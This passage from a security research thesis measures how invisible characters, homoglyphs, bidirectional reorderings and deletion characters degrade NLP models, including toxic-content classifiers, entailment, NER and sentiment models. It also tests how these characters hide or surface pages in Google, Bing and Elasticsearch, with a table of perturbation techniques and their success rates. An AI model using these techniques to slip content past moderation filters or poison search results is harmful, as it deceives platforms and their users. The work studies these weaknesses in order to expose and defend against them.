IBM Toxic Content Classification perturbation results can be seen in Figure 2.9. Homoglyphs, reorderings, and deletions effectively degrade model performance by up to 75%, but, interestingly, invisible characters do not have any effect. This could be because invisible characters were present in the training data and learned accordingly, or, more likely, the model used a tokenizer which disregarded the ones we used.

2.6.6 Toxic Content Detection: MLaaS

We repeated the toxic content experiments against Google's Perspective API [97], which is deployed at scale in the real world for toxic content detection. We used the same experiment setting as in the IBM Toxic Content Classification experiments, except that we generated adversarial examples for 50 sentences. The results can be seen in Figure 2.10.




Figure 2.11: Untargeted accuracy of Fairseq MNLI model with imperceptible perturbations




Figure 2.12: Targeted accuracy of Fairseq MNLI model with imperceptible perturbations

2.6.7 Textual Entailment: Untargeted

Recognizing textual entailment is a text-sequence classification task that requires labeling the relationship between a pair of sentences as entailment, contradiction, or neutral.

For the textual-entailment classification task, we performed experiments using the pre-trained RoBERTa model [98] fine-tuned on the MNLI corpus [99]. This model is published by Facebook as part of Fairseq [94].

For these textual-entailment integrity attacks, we crafted adversarial examples for 500 sentences and repeated adversarial generation for perturbation budgets of 0 through 5. The sentences used in this experiment were taken from the MNLI test set. Each example took, on average, 51 seconds to generate.

The results from this experiment are shown in Figure 2.11. Performance drops significantly even with a budget of 1.

2.6.8 Textual Entailment: Targeted

We repeated the set of textual-entailment classification integrity experiments with targeted attacks. For each sentence, we attempted to craft an adversarial example targeting each of the three possible output classes. As one of these classes is the correct unperturbed class, we expected the budget $= 0$ results to be approximately 33% successful.

Due to the increased number of adversarial examples per sentence, we crafted adversarial examples for 100 sentences and repeated adversarial generation for perturbation budgets of 0 through 5.

The results can be seen in Figure 2.12. These attacks were up to 80.0% successful with a budget of 5.

In the first set of targeted textual entailment experiments, we let the adversary to access the full set of logits output by the classification model. In other words, the differential evolution algorithm had access to the probability value assigned to each possible output class. We repeated the targeted textual entailment experiments a second time in which the adversary had access to the selected output label only, without probability values. These results are plotted as a dotted line in Figure 2.12, and were up to 79.6% successful with a budget of 5. Label-only attacks appear to suffer only a slight disadvantage, and even this diminishes as perturbation budgets increase.

2.6.9 Named Entity Recognition: Targeted

In addition to the Textual Entailment experiments, we also ran targeted attack experiments against the Named Entity Recognition (NER) task. We used a BERT [100] model [101] fine-tuned on the CoNLL-2003 dataset [102], which at the time of writing was the default NER model on HuggingFace [103]. We defined our attack as successful if one or more of the output tokens was classified as the target label, due to the fact that imperceptible perturbations typically break tokenizers and thus result in variable-length perturbed NER model outputs. We used the first 500 entries of the CoNLL-2003 test data split targeting each of the four possible labels using the same attack parameters as the prior experiments.

The attacks were up to 90.2% successful with a budget of 5 depending on the technique selected, although invisible characters had no effect on this model.

The results are visualized in Appendix Figure A.7.

2.6.10 Sentiment Analysis: Targeted

In addition to Textual Entailment and NER, we also ran targeted attack experiments against the sentiment analysis task. We used a DistilBERT [104] model [105] fine-tuned on the Emotion dataset [106] published on HuggingFace [103]. We used the first 500 entries of the test data split of the Emotion dataset targeting each of the six possible labels using the same attack parameters as the prior experiments.

The attacks were up to 79.2% successful with a budget of 5 depending on the technique selection, although invisible characters also had no effect on this model.

The results are visualized in Appendix Figure A.8.

2.6.11 Comparison with Previous Work

We selected five attack methods described in prior adversarial NLP work to compare with imperceptible perturbations. Of immediate note is that all prior work results in visually




Figure 2.13: Perceptible and imperceptible attack success rates against Facebook Fairseq RoBERTa MNLI.

perceptible perturbations whereas imperceptible perturbations have no visual artifacts.

Despite this, we leveraged tooling provided by TextAttack [61] to compare all four classes of imperceptible perturbations against TextBugger [52], DeepWordBug [47], Probability Weighted Word Saliency [54], Natural Language Adversarial Examples [51], and an optimized version of Natural Language Adversarial Examples [57].

The results, shown in Figure 2.13, indicate that with a budget of 10, imperceptible perturbations have adversarial efficacy similar to the existing perceptible methods. Moreover, the imperceptible budget could be arbitrarily increased without visual effect for even better adversarial performance.

2.6.12 ML Experiments Interpretation

Applying imperceptible perturbations drastically degrades the performance of all models examined, representing NLP tasks including machine translation, textual entailment classification, toxic content detection, named entity recognition, and sentiment analysis. Every performance metric, whether BLEU translation score, percentage correct classification, or average inference time, was degraded relative to no perturbations (budget=0), with degradation growing as the perturbation budget was increased.

The only exception was invisible character attacks against toxic content, NER, and sentiment analysis models, which had no effect; this is likely indicative of invisible characters being present in training data, or the tokenizer for these models ignoring the chosen invisible characters. For every other technique/model combination, however, there is a clear

relationship between increased imperceptible perturbations and decreased model performance.

To make translation quality loss more concrete, we provide an example of varying BLEU scores in Appendix A.2.

2.7 Search Engine Evaluation

2.7.1 Methodology

Our experiments test whether search engines can be affected by the presence of imperceptible perturbations both in indexing, i.e. parsing crawled content, and querying, i.e. performing searches. We define three distinct measures for evaluating the impact of imperceptible perturbations on search engines:

- *Disruption Potential*, measuring the SERP mismatch between benign and perturbed queries;
- *Hiding Potential*, measuring the ability of perturbed pages being discovered through benign queries;
- *Surfacing Potential*, measuring the ability of perturbed pages being discovered through perturbed queries.

Disruption is a broad measurement of whether a search engine is affected by imperceptible perturbations. Hiding is a more specific metric that determines whether indexed content can be withheld from search results for typical users of a search engine, while surfacing determines whether targeted content can be surfaced in search results for a targeted users. A fully vulnerable platform has all of these properties. In the following paragraphs, we define these measures formally.

Disruption Potential We analyze the discrepancy in Search Engine Results Pages (SERPs) between benign queries and their imperceptibly perturbed counterparts. In particular, SERP S from engine e is nothing more than a list of URLs u representing the highest ranked results for the given query x_i:

$$S_e(x_i) = [u_0, u_1, ..., u_n], \tag{2.1}$$

Therefore, we compare the SERP of x_i and x_i^{adv} as follows:

$$M_d(S_e, x_i, x_i^{adv}) = 1 - \frac{|S_e(x_i) \cap S_e(x_i^{adv})|}{|S_e(x_i)|}, \tag{2.2}$$

where $|\cdot|$ is the cardinality of the set. In other words, we attempt to measure how many correct results $S_e(x_i^{adv})$ contains. M_d is defined in $[0, 1]$, where 1 indicates that $S_e(x_i) \cap S_e(x_i^{adv}) = \emptyset$, i.e. there is a total mismatch between $S_e(x_i)$ and $S_e(x_i^{adv})$; conversely, when $M_d = 0$, the search engine S_e is not affected by the perturbation, i.e. $S_e(x_i) = S_e(x_i^{adv})$.

Hiding Potential We analyze the ability of an attacker to hide content from a search engine's index using the hiding score. For this metric, we define u_i^{adv} as a URL containing imperceptibly perturbed content relevant to the unperturbed query x_i. We therefore define the hiding metric as follows:

$$M_h(S_e, x_i, u_i^{adv}) = \begin{cases} 0 & \text{if } u_i^{adv} \in S_e(x_i), \\ 1 & \text{otherwise.} \end{cases} \tag{2.3}$$

Intuitively, this means that a high M_h score implies an attacker can prevent content from appearing in typical search results by adding imperceptible perturbations.

Surfacing Potential Similarly, we analyze the ability of an attacker to surface a specific page in search engine results for a query of their choice using the surfacing score. For this metric, we define u_i^{adv} as a URL containing imperceptibly perturbed content relevant to the perturbed query x_i^{adv}. We therefore define the surfacing metric as follows:

$$M_s(S_e, x_i^{adv}, u_i^{adv}) = \begin{cases} 1 & \text{if } u_i^{adv} \in S_e(x_i^{adv}), \\ 0 & \text{otherwise.} \end{cases} \tag{2.4}$$

Intuitively, this means that a high M_s score implies an attacker can surface imperceptibly perturbed content with high confidence for a given perturbed query.

2.7.2 Experimental Setup

We evaluate our attack on three common search engines: Google, Bing, and Elasticsearch. Of these, Google and Bing, the two most common commercial search engines [107], are both black-box systems, while Elasticsearch is an open-source search engine implementation.

Our evaluation analyzes search results on an imperceptibly perturbed version of Simple Wikipedia[12]. Pictured in Figure 2.14, Simple Wikipedia is an English-language instance of Wikipedia aimed at children and adults learning the language. At the time of writing, it contained 224,219 articles, making it more conducive for experimentation than the significantly larger primary Wikipedia instance. We used eight perturbations for our experiments representing all four categories of imperceptible perturbations: invisible

[12] simple.wikipedia.org

Figure 2.14: Simple Wikipedia.

characters, homoglyphs, reorderings, and deletions. These perturbations are described in Table 2.3. We note that, from our testing, the deletion techniques produce visual artifacts in most web browsers; we include them for robustness, although they would likely be avoided in practice. We also note that *base* is the name given to the control setting in all of our experiments for which no perturbations are applied.

Experiments against Elasticsearch involved running a local instance of the search engine and indexing the entirety of Simple Wikipedia for each perturbation technique.

Experiments against Google and Bing were more complicated, as we could not programmatically specify free-form data for indexing. To get around this, we deployed a mirror of Simple Wikipedia with added perturbations to a web server under our control[13]. We then requested indexing of the site with both Google and Bing, and leveraged each search engine's API for querying the index of our site only. It was rather challenging to get these sites into the index, requiring properly formatted sitemaps, robot files, crawl requests,

[13]badsearch.soc.srcf.net

Table 2.3: Perturbation Techniques Used in Bad Search Wiki

Perturbation Name	**Category**	**Description**
base	Unperturbed	Text without perturbation to serve as a control.
zwsp	Invisible Character	Injects a Zero Width Space between all adjacent characters.
zwnj	Invisible Character	Injects a Zero Width Non-Joiner between all adjacent characters.
zwj	Invisible Character	Injects a Zero Width Joiner between all adjacent characters.
homo	Homoglyph	Substitutes each character with a randomly chosen homoglyph.
rlo	Reordering	Wraps text with a Right-to-Left Override and reverses logical order.
bksp	Deletion	Injects an `X` followed by a backspace character (`U+8`).
del	Deletion	Injects an `X` followed by a backspace character (`U+7F`).




Figure 2.15: Bad Search Wiki.

and a friendly domain name before a sufficient portion of the site was indexed by either search engine. To accommodate indexing constraints, we randomly selected 100 articles for perturbations across our eight techniques for experiments with Google and Bing rather than using the entirety of Simple Wikipedia.

Our experimental online wiki – dubbed the "Bad Search Wiki" – for which we depict a sample article in Figure 2.15 displays the title and article text taken from an export of Simple Wikipedia. We remove all formatting and embedded media from each article. Each article is repeated 8 times within the site, with each instance having a different perturbation applied. URLs do not contain any article-specific information not already in the page to prevent any effect on the indexing process.

Following our evaluations of Google, Bing, and Elasticsearch, we provide one additional set of experiments for Google and Bing that query the open internet rather than the Bad Search Wiki alone. This set of experiments aims to complement the Bad Search Wiki evaluations to show that the results presented throughout this section also apply to web properties outside of our control.

The source code for our Bad Search Wiki and each experiment is available on GitHub[14].

2.7.3 Google

Google offers a Programmable Search Engine product[15] that allows automated querying of the Google search index. The API allows specifying individual URL patterns for inclusion in each search query, allowing us to select which perturbation technique pages to query with each search. Google also offers a Search Console[16] that makes is easy to detect if pages that you own are included in Google's index.

[14] github.com/nickboucher/search-engine-attacks
[15] developers.google.com/custom-search
[16] search.google.com/search-console




Figure 2.16: Google Hiding Experiment. The higher M_h, the stronger the attack. Green represents attack success.

We conducted two different experiments against Google using the Bad Search Wiki which we will describe below.

The first experiment, which we call the *hiding experiment*, tests whether Google's search engine displays different behavior between the same query in perturbed and unperturbed form. To do this, we query the subset of Google's index that contains only articles perturbed using a single perturbation technique, such as zwsp, on our experimental site. For the search query, we use the unperturbed name of the target article. If Google returns the target article in its perturbed form, we can conclude that Google removes this form of perturbation during indexing.

The results of the hiding experiment are shown in Figure 2.16. We note that despite spending a full year attempting to get Google to index the entire Bad Search Wiki, there were some pages that were never included in the index. Missing pages are represented by shorter bars in this visualization. Likewise, pages that were indexed and returned the target article in its perturbed form in the first SERP, i.e. the top 10 URL hits, are represented in red; these represent pages that were not successfully "hidden" from the search engine through perturbations. Indexed target pages that were not returned in the first results page are represented in green, as these represent pages that were successfully "hidden". Mean M_h values are reported for each technique, where $S_e(x_i)$ is defined as the singleton set including only the target page perturbed using the selected technique.

Unsurprisingly, we see that unperturbed queries against an unperturbed index always




Figure 2.17: Google Surfacing Experiment. The higher M_s, the stronger the attack. Blue represents attack success.

include the target result. More surprising, however, is that ZWJ and ZWNJ results are also correctly included the majority of the time. This result suggests that Google is robust against ZWJ and ZWNJ, but not against ZWSP, homoglyphs, DELs, BKSPs, and RLOs.

The second experiment, which we call the *surfacing experiment*, queries the entire Bad Search Wiki site (all perturbations) with the search query being the perturbed form of an article title. If the same perturbed form of the article is present in the first page of query results, we can conclude that the perturbation technique is a good candidate for our attack when used against Google.

From the results in Figure 2.17, we can see that RLOs and homoglyphs are particularly good techniques for targeted content poisoning on Google. It is somewhat surprising that unperturbed (base) queries aren't 100% present, but we suspect that, following the results from the hiding experiment, Google views base, ZWJ, and ZWNJ as duplicative content, and randomly selects only one of these pages to show in the top search results.

From these results, we can conclude that reordering and homoglyph perturbations are highly effective attack techniques against Google. We can also conclude that Google already has mitigations that prevent ZWJ and ZWNJ-based perturbation attacks.




Figure 2.18: Bing Hiding Experiment. The higher M_h, the stronger the attack. Green represents attack success.

2.7.4 Bing

We conducted the same set of experiments against Bing that we conducted against Google and represent results equivalently. Bing also provides programmatic search engine querying via its Custom Search API product[17]. Similarly, web property owners can request and validate Bing indexing using Webmaster Tools[18].

The first experiment conducted against Bing was likewise the hiding experiment. As with Google, in this experiment we searched the index only including the target perturbation using the unperturbed article title as the search query. We note that compared to Google, we found it very difficult to index a large number of pages in Bing. The number of indexed pages is lower, despite the fact that we launched a second instance of the Bad Search Wiki site and combined the Bing results data for both.

The results shown in Figure 2.18 suggest that Bing views each perturbation technique distinctly; results and queries are not correctly associated between perturbed/unperturbed version, with the exception of the unperturbed control which was highly discoverable as expected. This data implies that there are not likely to be defenses built into Bing for any of the measured perturbation techniques.

The second experiment conducted against Bing was once more the surfacing experiment.

[17] customsearch.ai
[18] bing.com/webmasters




Figure 2.19: Bing Surfacing Experiment. The higher M_s, the stronger the attack. Blue represents attack success.

As with Google, we searched the entire Bad Search Wiki index (all perturbations) using perturbed article titles.

The results shown in Figure 2.19 further suggest that Bing has little to no mitigations in place for perturbation attacks. The data are not as binary for each technique, but we suspect that the noise is higher in this experiment due to the smaller sample size per technique from indexing limitations. From this data, though, we can conclude that RLOs, ZWNJs, and ZWSPs are highly effective attack techniques against Bing. The remaining techniques are also likely to represent effective attacks with slightly lower attack success rate (ASR).

2.7.5 Elasticsearch

Since Elasticsearch is an open-source search engine, there is no need to deploy websites and request indexing to run experiments; rather, we can simply directly index our perturbed article titles and content. Indexing ability is thus not a limiting factor, and we therefore indexed all pages in Simple Wikipedia for each perturbation technique. We also added two additional perturbation techniques not seen in our previous experiments: `zwsp2`, for which article titles are alone perturbed with a random number of ZWSPs held constant




Figure 2.20: Elasticsearch Hiding Experiment. The higher M_h, the stronger the attack. Green represents attack success.

for repeated words, and `homo2` in which homoglyphs were manually selected to minimize visual perturbation artifacts rather than randomly selecting homoglyph substitutions.

Our experiments are conducted against Elasticsearch 8.5.3 run via Docker[19]. We performed queries via the Python Elasticsearch client.

Although the experimental setup was slightly different, we performed the same two evaluations as those conducted against Google and Bing and represent results in the same way.

The first experiment was therefore the hiding experiment, for which the results can be found in Figure 2.20. The results suggest that Elasticsearch interprets each perturbation technique as a distinct value from the unperturbed equivalent.

The second experiment was the surfacing experiment, whose results can be found in Figure 2.21. These indicate that all techniques other than zwsp are highly successful in surfacing targeted, perturbed content using similarly perturbed search queries. This implies that ZWSPs are ignored in search queries, but all other perturbation techniques are treated distinctly from their unperturbed counterparts.

[19] hub.docker.com/_/elasticsearch





Figure 2.21: Elasticsearch Surfacing Experiment. The higher M_s, the stronger the attack. Blue represents attack success.

2.7.6 Open-Internet Measurement

In a final set of experiments, we evaluated the performance of Google and Bing over the general internet with perturbed queries. Each engine was queried using the official API [108, 109] with queries formed from the question/answer dataset provided by the *boolq* version of the *super-glue* dataset [110,111]. From this dataset, we randomly selected 100 questions and injected imperceptible perturbations in random positions. In our experiments, we vary the number of injected characters as follows: $\{1, 3, 5, 7, 9\}$. We then measure the *Disruption Potential* as defined in Equation (2.2). This set of experiments seeks only to validate the performance of search engines against imperceptible perturbations in the most general, open-internet setting, and does not seek to determine whether the URLs returned are related to malicious campaigns.

Figure 2.22 shows the open-internet experimental results for both Bing and Google. As expected, the results show that, in general, search engines are negatively affected by imperceptible perturbations, and as perturbations increase, performance drops significantly. Our injections' randomness can explain this phenomenon: when the perturbation is small – e.g. one character – its positioning might not undermine the quality of the queries. However, when inserting many characters, it is more likely that these injections destroy the semantics of victim sentences.

These results also validate that Google is resistant to ZWJ and ZWNJ injections, with a



(a) Google. (b) Bing.

Figure 2.22: Effect of imperceptible perturbations on different search engines at the varying amount of perturbation. The higher M_d, the stronger the attack.

stable performance at increasing perturbation. Comparatively, deletion, homoglyphs, and ZWSP characters have a moderately increasing negative effect. Bidi injections display an immediate and large effect, guaranteeing a significant drop in performance with a SERP similarity close to 0.1 from the injection of only three characters. Bing, on the other hand, appears vulnerable to all the classes of evaluated attacks. Similar to Google, the Bidi attack appears the most effective.

We also analyzed the discrepancies between SERP from perturbed and unperturbed queries. We aimed to answer the following question: *what is the nature of web pages contained in imperceptible perturbed SERPs but not in their unperturbed counterparts?* In this analysis, we combined this set of URLs returned by Google and Bing from imperceptible perturbed queries for collective analysis.

We found 15,324 and 11,080 URLs for Bing and Google, respectively, for a total of 26,404 entries. We processed them with *urlib*, a python library, and extracted the following information: scheme (e.g. HTTPS), network location (e.g. google.com), URL path, URL parameters, and query. Among the 26404 URLs, we found that 507 use insecure communications (i.e. HTTP), while the other adopt HTTPS. A surprising outcome is the repetition of some network locations: in particular, we found 6,567 unique websites. Table 2.4 shows the top 10 popular websites. Such results appear in the 73% of Bing and 27% of Google results. Similarly, the top 10 webpages are not distributed uniformly among the various attack: 36% Bidi, 14% deletion, 5% homoglyph, 13% ZWJ, 13% ZWNJ, 19% ZWSP.

